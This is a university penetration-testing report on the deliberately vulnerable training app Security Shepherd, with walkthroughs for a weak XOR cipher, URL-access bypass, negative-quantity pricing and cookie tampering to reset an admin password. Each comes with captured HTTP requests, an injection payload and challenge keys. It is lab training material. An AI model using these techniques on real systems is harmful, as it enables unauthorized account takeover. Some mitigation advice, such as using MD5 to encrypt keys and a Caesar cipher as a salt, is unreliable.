Web Application

Penetration Testing Report

Product Name: Security Shepherd

Product Version: v3.0

Test Completion: 15/04/2022

Lead Penetration Tester: Michael Mullin

Prepared for: Vsevolods Caka

Consultant Information

Name: Michael Mullin

Email: michael.mullin@ucdconnect.ie

Location: University College Dublin, Belfield, Dublin 4

Manager: Mark Scanlon

Manager email: mark.scanlon@ucd.ie

Index Page

Executive Summary

Lead Tester: Michael Mullin

Number of days testing: 14

Test Start Date: 01/04/2022

Test End Date: 15/04/2022

Project Information

Application Name: Security Shepherd

Application Version: v3.0

Release Date: 24/10/2015

Project Contact: Mark Denihan and Sean Duggan

Findings

OWASP Top 10: 3

Total Defects: 10

Severity	**#Defects**
Critical	1
High	8
Medium	1
Low	0

Scope

	Vulnerability	Challenge number / difficulty	Application
1	Insecure Cryptographic Storage	3	Security Shepherd (Web App)
2	Failure to restrict URL Access	3	Security Shepherd (Web App)
3	Poor Data Validation	1	Security Shepherd (Web App)
4	Session Management	3	Security Shepherd (Web App)
5	Improper Restriction of Excessive Authentication Attempts: Brute Force	Medium	DVWA (Damn Vulnerable Web App)
6	Cross Site Request Forgery (CSRF)	Medium	DVWA (Damn Vulnerable Web App)
7	Insecure Direct Object References	2	Security Shepherd (Web App)
8	SQL Injection	6	Security Shepherd (Web App)
9	Mobile Client Side Injection	2	Security Shepherd (Mobile)
10	Cross Site Scripting	5	Security Shepherd (Web App)

Security Shepherd Link || DVWA Link

Testing time frame: 14 days

Report time frame: 5 days

User Roles:
- **Security Shepherd:** Guest
- **DVWA:** Guest

Test Cases

	Vulnerability	**OWASP v4 Test Case**
1	Insecure Cryptographic Storage	OTG-CRYPST-001
2	Failure to restrict URL Access	OTG-SESS-004
3	Poor Data Validation	OTG-INPVAL-014
4	Session Management	OTG-SESS-004
5	Improper Restriction of Excessive Authentication Attempts: Brute Force	OTG-AUTHN-003
6	Cross Site Request Forgery (CSRF)	OTG-SESS-005
7	Insecure Direct Object References	OTG-SESS-004
8	SQL Injection	OTG-INPVAL-005
9	Mobile Client Side Injection	OTG-CLIENT-006
10	Cross Site Scripting	OTG-INPVAL-002


Findings


Critical: Insecure Cryptographic Storage Challenge 3 [CWE-816]

Insecure Cryptographic Storage is a common vulnerability whereby sensitive data that warrants encryption either has not been correctly encrypted or not done at all. Cryptographic Failures is currently ranked #2 in the Top 10 Application Security Risks by OWASP. Insecure Cryptographic Storage can have serious implications as it can lead to sensitive data exposure or even a system compromise.

Steps to reproduce:

1. Download and run Burp Suite from this link (also ensure Oracle Java is installed)
2. Using Firefox web browser, set the system proxy to route traffic through Burp: Type in "about:preferences" in the search bar -> Scroll down and click "Settings" underneath Network Settings -> Select option "Manual Proxy Configuration" -> Set HTTP Proxy to 127.0.0.1 and Port to 8080 -> Click Ok.
3. Go to Security Shepherd https://192.168.56.101
4. Confirm that Burp can see and capture requests and turn off intercept in Burp.
5. Go to Challenges -> Insecure Cryptographic Storage -> Insecure Cryptographic Storage Challenge 3
6. Our goal for this challenge is to break the cipher and recover the encryption key.
7. We are given a ciphertext example: IAAAAEkQBhEVBwpDHAFJGhYHSBYEGgocAw==. The double '=' sign at the end of the text tells us that this is base64 encoding.
8. We can encode this example string to base64 giving us SUFBQUFFa1FCaEVWQndwREhBRkpHaFlIU0JZRUdnb2NBdz09. We try to decrypt this but are just returned with what seems like garbage text.


Challenges
CSRF
Failure to Restrict URL Access
Injection
Insecure Cryptographic Storage
Insecure Cryptographic Storage Challenge 1
Insecure Cryptographic Storage Challenge 2
Insecure Cryptographic Storage Challenge 3
Insecure Cryptographic Storage Challenge 4
Insecure Cryptographic Storage Home Made Keys


Cipher text to decrypt: FlIU0JZRUdnb2NBdz09


Decrypt

Plain text Result:

Your cipher text was decrypted to the following:

```
=)(2(6 9' 57 012./7 <:7#;&" 8 IT
```

9. A common encryption algorithm is the XOR cipher. XOR is used to obfuscate plain text by having a transposition between a known value and a value you have. We can try to add blank spaces (as our XOR value) to our sample text and decrypt it on the webpage.
10. Input text: ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgSUFBQUFFa1FCaEVWQndwREhBRkpHaFlIU0JZRUdnb2NBdz09.


Cipher text to decrypt: FIIU0JZRUdnb2NBdz09


Decrypt

Plain text Result:

Your cipher text was decrypted to the following:

```
THISISTHESECURITYSHEPHERDABCENCRYPTIONKEYTHISISTHESECURITYSHEPHERDABCENCRYP=(./* %*
6?1 !;$%?5 -1 *<5/ ^X
```

11. We can see that by adding the spaces (ICAgI) to our sample text, we were able to pass the challenge and uncover the result key: THISISTHESECURITYSHEPHERDENCRPYTIONKEY


Solution Submission Success

Insecure Cryptographic Storage Challenge 3 completed! Congratulations.

CVSS Score: **9.1 (Critical)**

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	None


Mitigation:
Using spaces as the XOR key is not a good practice and can easily be accessed through trial and error. We recommend generating a random key for each session and encrypting it using the MD5 hash function to better protect and secure the encryption key. A salt could also be added to the key before using the MD5 hashing function. A salt is random data that is used as an additional input to a one-way function that hashes data. Something as simple as the Ceasar cipher adds significant security when used as a salt.


High: Failure to Restrict URL Access Challenge 3 [CWE-817]

Failure to restrict URL access is where users can access pages or areas on a webpage that are meant to be restricted or hidden. This occurs when there is an error in access-control settings. This presents a security concern as these pages frequently are less protected than pages that are meant for public access, and unauthorized users can reach the pages anonymously. Developers must ensure proper authentication policies are in place and ensure that all URLs are protected by an access control system to combat this attack.

Steps to reproduce:


1. Download and run Burp Suite from this link (also ensure Oracle Java is installed)
2. Using Firefox web browser, set the system proxy to route traffic through Burp: Type in “about:preferences” in the search bar -> Scroll down and click “Settings” underneath Network Settings -> Select option “Manual Proxy Configuration” -> Set HTTP Proxy to 127.0.0.1 and Port to 8080 -> Click Ok.
3. Go to Security Shepherd https://192.168.56.101
4. Confirm that Burp can see and capture requests and turn off intercept in Burp.
5. Go to Challenges -> Failure to Restrict URL Access -> Failure to Restrict URL Access 3
6. Our goal for this challenge is to access the webpage as a “super admin”.
7. By inspecting the webpage we can see there is a “UserList” (url: "e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4UserList". By adding this to our intercepted HTTP request in Burp Suite, we can access the userlist inside the database.
8. The intercepted HTTP request also takes a “currentPerson” parameter which is set to “YUd1ZXN0” which is a base64 encoding of “aGuest”.
9. It seems that by trying the base64 encoding of each of the usernames did not grant us access as a super admin.


Challenges
CSRF
Failure to Restrict URL Access
✓ Failure to Restrict URL Access 1
✓ Failure to Restrict URL Access 2
X Failure to Restrict URL Access 3




```
POST /challenges/e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4 HTTP/1.1
Host: 192.168.56.101
Cookie: currentPerson=YUd1ZXN0; JSESSIONID=92DE9C8008BFD27302737B3355E3320F; token=-804376926564291650440191050699098357 25
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 51
Origin: https://192.168.56.101
Referer: https://192.168.56.101/challenges/e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4.jsp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

userId=d3d9446802a44259755d38e6d163e820&secure=true
```

10. We then tried inputting the base64 encoding of "or"1"="1 as the currentPerson parameter to see if this returned a different UserList.
11. This showed one extra user called "MrJohnReillyTheSecond". This must be our super admin.
12. We then Base64 encoded this username (TXJKb2huUmVpbGx5VGhlU2Vjb25k) and inputted it as our currentPerson parameter through Burp Suite.



```
POST /challenges/e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4 HTTP/1.1
Host: 192.168.56.101
Cookie: currentPerson=TXJKb2huUmVpbGx5VGhlU2Vjb25k; JSESSIONID=92DE9C8008BFD27302737B3355E3320F; token=-8043769265642916504401910506990983 5725
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 51
Origin: https://192.168.56.101
Referer: https://192.168.56.101/challenges/e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4.jsp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

userId=d3d9446802a44259755d38e6d163e820&secure=true
```



Super User Only Club


Welcome super admin! Your result key is as follows

F3BDD66500C80C2E0AB83F3DE1B185AFFE0200A12570B1DC47ACEA9B2

13. This passed the challenge and we can now access the webpage as super admin.

CVSS Score: 8.2 (High)

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	Low
Integrity	High
Availability	None



Solution Submission Success

Failure to Restrict URL Access 3 completed! Congratulations.


Mitigation:
A regular user should not be able to access the list of usernames in this database. We recommend the webpage implement a policy that requires users to have proper authentication and proper authorization for each page visited.


High: Poor Data Validation Challenge 1 [CWE-20]

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation issues are generally low severity but are more likely to be coupled with other security risks to increase their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit. Data from all potentially untrusted sources should be subject to input validation.

Steps to reproduce:

1. Download and run Burp Suite from this link (also ensure Oracle Java is installed)
2. Using Firefox web browser, set the system proxy to route traffic through Burp: Type in "about:preferences" in the search bar -> Scroll down and click "Settings" underneath Network Settings -> Select option "Manual Proxy Configuration" -> Set HTTP Proxy to 127.0.0.1 and Port to 8080 -> Click Ok.
3. Go to Security Shepherd https://192.168.56.101
4. Confirm that Burp can see and capture requests and turn off intercept in Burp.
5. Go to Challenges -> Poor Data Validation -> Poor Data Validation Challenge 1
6. Our goal for this challenge is to purchase trolls for free.
7. We notice that there is no limit as to what we can enter in the quantity box. Letters and negative numbers can be entered.
8. We can enter "1" for trolls totaling $3000 and "-100" for megustas totaling -$3000. This will result in the total cost being $0.
9. The application does not have checks in place for allowing negative quantities.
10. We can now buy the trolls for free and passed the challenge.


Challenges
CSRF
Failure to Restrict URL Access
Injection
Insecure Cryptographic Storage
Insecure Direct Object References
Mobile Broken Crypto
Mobile Content Providers
Mobile Data Leakage
Mobile Injection
Mobile Insecure Data Storage
Mobile Poor Authentication
Mobile Reverse Engineering
Poor Data Validation
✓ Poor Data Validation 1



Picture	Cost	Quantity
	$45	0
	$15	0
	$3000	1
	$30	-100

Please select how many items you would like to buy and click submit

Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of $0

Trolls were free, Well Done -

4158DD8BA2F455278CF54DCFF5A22631246054AAFFC3D1328E526223EE

Solution Submission Success

CVSS Score: **8.2 (High)**

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	Low
Integrity	High
Availability	None


Mitigation:
The user should not be able to enter a negative number for the quantity. We recommend that the webpage sanitises the data and rejects any values that contain non-numeric characters. The webpage could also implement a drop-down menu for the user to select their desired quantity. This would eliminate the need to sanitise user input entirely.


High: Session Management Challenge 3 [CWE-1018]

Session Management is a security misconfiguration whereby an attacker can obtain credentials to users with higher access within a web application. Attackers can exploit these misconfigurations through unpatched flaws, unprotected files, and directories to gain unauthorized access to or knowledge to the system.

Steps to reproduce:


1. Download and run Burp Suite from this link (also ensure Oracle Java is installed)
2. Using Firefox web browser, set the system proxy to route traffic through Burp: Type in "about:preferences" in the search bar -> Scroll down and click "Settings" underneath Network Settings -> Select option "Manual Proxy Configuration" -> Set HTTP Proxy to 127.0.0.1 and Port to 8080 -> Click Ok.
3. Go to Security Shepherd https://192.168.56.101
4. Confirm that Burp can see and capture requests and turn off intercept in Burp.
5. Go to Challenges -> Session Management -> Session Management Challenge 3
6. Our goal for this challenge is to login under the "admin" username.
7. Click "toggle user functions". We can now reset our password.
8. Turn on the Burp Suite Proxy Intercept, enter "UCDisthebest" for new both input fields, and hit change password.


Session Management
Session Management Challenge 1
Session Management Challenge 2
Session Management Challenge 3
Session Management Challenge 4
Session Management Challenge 5
Session Management Challenge 6
Session Management Challenge 7
Session Management Challenge 8




```
POST /challenges/b467dbe3cd61babc0ec599fd0c67e359e6fe04e8cdc618d537808cbb693fee8a HTTP/1.1
Host: 192.168.56.101
Cookie: securityMisconfigLesson=97aa6d241a5bd9a6c8ffb0f0384d353b1fc25f4505ad5c6f40bd63c610cc7de5; checksum=dXNlclJvbGU9dXNlcg==;
current=WjNWbGMzUXhNZz09; JSESSIONID=7F098225DD9E1DD7409CA35776E26A0E; token=-6156951779079855922774880670153697 2344
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 24
Origin: https://192.168.56.101
Referer: https://192.168.56.101/challenges/t193c6634f049bcf65cdcac72269eeac25dbb2a6887bdb38873e57d0ef447bc3.jsp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

newPassword=UCDisthebest
```

9. Analysing the request above we see the parameter "current" holds the current value "WjNWbGMzUXhNZz09". Decoding this in Base64 results in "Z3Vlc3QxMg==". Decoding this new string again results in "guest12".
10. It appears we are currently acting as guest12. We can now double encode the string "admin" and replace the guest12 double base64 encoded string to change the admin password.
11. admin -> YWRtaW4= -> WVdSdGFXND0=



```
POST /challenges/b467dbe3cd61babc0ec599fd0c67e359e6fe04e8cdc618d537808cbb693fee8a HTTP/1.1
Host: 192.168.56.101
Cookie: securityMisconfigLesson=97aa6d241a5bd9a6c8ffb0f0384d353b1fc25f4505ad5c6f40bd63c610cc7de5; checksum=dXNlclJvbGU9dXNlcg==;
current=WVdSdGFXND0=; JSESSIONID=7F098225DD9E1DD7409CA35776E26A0E; token=-61569517790798559227748806701536972344
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
```

12. Forwarding the request, the web page tells us that the password change has been successful.
13. We can now try to login as:
    User Name: admin
    Password: UCDisthebest




Welcome admin

The result key is

4FE6A4AC72BBBC356CDE51DB1AC3115F473E7A3BB6C51319A68A84BC7

14. We have now successfully logged in as the admin and completed the challenge.



Solution Submission Success

Session Management Challenge 3 completed! Congratulations.

CVSS Score: **8.2 (High)**

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	Low
Integrity	High
Availability	None

